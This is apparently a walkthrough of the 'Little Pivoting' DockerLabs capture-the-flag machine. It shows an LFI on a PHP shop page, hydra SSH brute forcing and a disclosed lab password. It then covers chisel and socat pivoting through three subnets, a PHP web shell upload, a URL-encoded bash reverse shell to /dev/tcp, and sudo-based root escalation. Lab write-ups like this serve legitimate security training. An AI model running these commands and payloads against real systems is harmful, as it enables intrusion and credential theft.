


Box Info
| Name | Little Pivoting |
|---|---|
| Release Date | 19 April, 2024 |
| OS | Linux |
| Rated Difficulty | Medium |
**Download lab here: https://dockerlabs.es/


Network diagram
Nmap
nmap -p- --open --min-rate 5000 -n -sS -vvv -Pn 10.10.10.2 -oG allportsnmap -sCV -p 22,80 10.10.10.2 -oN targeted# Nmap 7.94SVN scan initiated Fri Sep 20 19:00:41 2024 as: nmap -sCV -p 22,80 -oN targeted 10.10.10.2Nmap scan report for 10.10.10.2 (10.10.10.2)Host is up (0.00015s latency).
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)| ssh-hostkey:| 256 03:cf:72:54:de:54:ae:cd:2a:16:58:6b:8a:f5:52:dc (ECDSA)|_ 256 13:bb:c2:12:f5:97:30:a1:49:c7:f9:d0:ba:d0:5e:f7 (ED25519)80/tcp open http Apache httpd 2.4.57 ((Debian))|_http-title: Apache2 Debian Default Page: It works|_http-server-header: Apache/2.4.57 (Debian)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Fri Sep 20 19:00:48 2024 -- 1 IP address (1 host up) scanned in 6.66 secondsThe first page we found a default page from Apache, I will use feroxbuster for directory scan for found some interesting.
feroxbuster -u http://10.10.10.2/

Its a variable of php, so that means we can use a Local File Inclusion with php.
LFI
http://10.10.10.2/shop/index.php?archivo=/etc/passwdhttp://10.10.10.2/shop/index.php?archivo=../../../../etc/passwdBy adding ‘index.php’ at the end of the URL, the web server interprets that a PHP file in the root directory of the website is being accessed, and then the ‘archivo’ parameter is used to include the specified file in the URL.

We found 2 users:
seller❌1000:1000:seller,,,:/home/seller:/bin/bash manchi❌1001:1001:manchi,,,:/home/manchi:/bin/bash
Brute Force Attack | SSH
hydra -l manchi -P /usr/share/wordlists/rockyou.txt ssh://10.10.10.2 -t 4
> hostname -I

The script scans for devices on the network 20.20.20.1 to 20.20.20.254 by pinging each IP address to find out which ones are active.
#!/bin/bash
for host in $(seq 1 254); do  timeout 1 bash -c "ping -c 1 20.20.20.$host &>/dev/null" && echo "[+] HOST - 20.20.20.$host"done; wait

Pivoting | 20.20.20.0/24
manchi
-
Upload chisel to victim machine
-
Execute chisel in attack machine
./chisel server -p 6150 --reverse
- Execute chisel in victim machine.
As you can see, port 1080 is open by default in our machine. This port is crucial for the exchange of communications between 10.10.10.2 and our IP, {10.10.10.1}.
./chisel client {IP}:6150 R:socks
-
We just need to configure the proxychains.
-

- uncomment
dynamic_chainand commentstrict_chain
- uncomment
-
- Comment socks4 and add socks5 127.0.0.1 1080

Nmap | ProxyChains
Specify ports 22 and 80 because they are the only ones that appeared in the initial scan.
sudo proxychains nmap -sCV -sT -Pn 22,80 20.20.20.3 2>&1 | grep -vE "timeout|OK"
FoxyProxy
We gonna add the socks to foxyproxy extension in firefox for see the web page of 20.20.20.3.

We have another default page from Apache 2. I guess we have to follow the same process as before.

feroxbuster -u http://20.20.20.3/ --proxy socks5://127.0.0.1:1080feroxbuster -u http://20.20.20.3/secret.php/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --proxy socks5://127.0.0.1:1080 -x php,html
Possible user: Mario
Remote Port Forwarding
I suppose we have to do the brute force attack process again to get “mario” password, however we cannot specify a specific port for hydra, it has its own default port which is 22. Now we will bring port 22 from machine 20.20.20.3 to be our port 22, a remote port forwarding for attack the our port 22.
We need to create a new login as manchi and run again the chisel.
./chisel client 10.10.10.1:6150 R:22:20.20.20.3:22
./chisel server -p 6150 --reverse
lsof -i:22
Brute Force Attack | 20.20.20.3
Mario
hydra -l mario ssh://127.0.0.1 -P /usr/share/wordlists/rockyou.txt -t 4
proxychains ssh mario@20.20.20.3
sudo -l

sudo vim -c ':!/bin/sh'
Run againt the script.
Pivoting | 30.30.30.0/24
We send the chisel bin from 20.20.20.2(manchi) to 20.20.20.3(Mario).


Now we will use socat, which will allow us, from the machine 30.30.30.2, to connect with chisel to the machine 20.20.20.2, and the machine 20.20.20.2 will redirect that connection to 10.10.10.1, which is us.
https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/socat

manchi 20.20.20.2./socat TCP-LISTEN:1111,fork TCP:10.10.10.1:6150
-
Connection from 20.20.20.3 to 20.20.20.2: The machine 20.20.20.3 connects to the compromised machine (20.20.20.2) on port 1111 using chisel and the fork option allows handling multiple connections simultaneously..
-
Redirection by socat: When a connection is established on port 1111 of 20.20.20.2, socat redirects that connection to the machine 10.10.10.1 on port 6150.
root 20.20.20.3./chisel client 20.20.20.2:1111 R:1111:socks
- Data flow: This allows any traffic that arrives at port 1111 on 20.20.20.2 to be sent to 10.10.10.1:6150, and vice versa, enabling communication between 20.20.20.3 and 10.10.10.1 through the compromised machine.

2024/09/21 00:48:54 server: session#4: tun: proxy#R:127.0.0.1:1111=>socks: ListeningNmap | 30.30.30.3
sudo proxychains nmap -sCV -sT -Pn -p 22,80 30.30.30.3 2>&1 | grep -vE "timeout|OK"We have only port 80 open.

RCE
config the foxyproxy for visualizer the web page

I will upload empty file for see if found some error when upload the empty file.

feroxbuster -u http://30.30.30.3/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --proxy socks5://127.0.0.1:1111 -x php,html,js,txt
<?phpsystem($_GET['cmd']);__HALT_COMPILER();?>
For get a reverse shell we need to log in as mario. (proxychains ssh mario@20.20.20.3 | chocolate)




root 20.20.20.3./socat TCP-LISTEN:443,fork TCP:20.20.20.2:442manchi 20.20.20.2./socat TCP-LISTEN:442,fork TCP:10.10.10.1:441
http://30.30.30.3/uploads/f.php?cmd=bash+-c+%27bash+-i+%3E%26+/dev/tcp/30.30.30.2/443+0%3E%261%27
Privilege Escalation | SUID
sudo -l
sudo env /bin/bash

Pwned!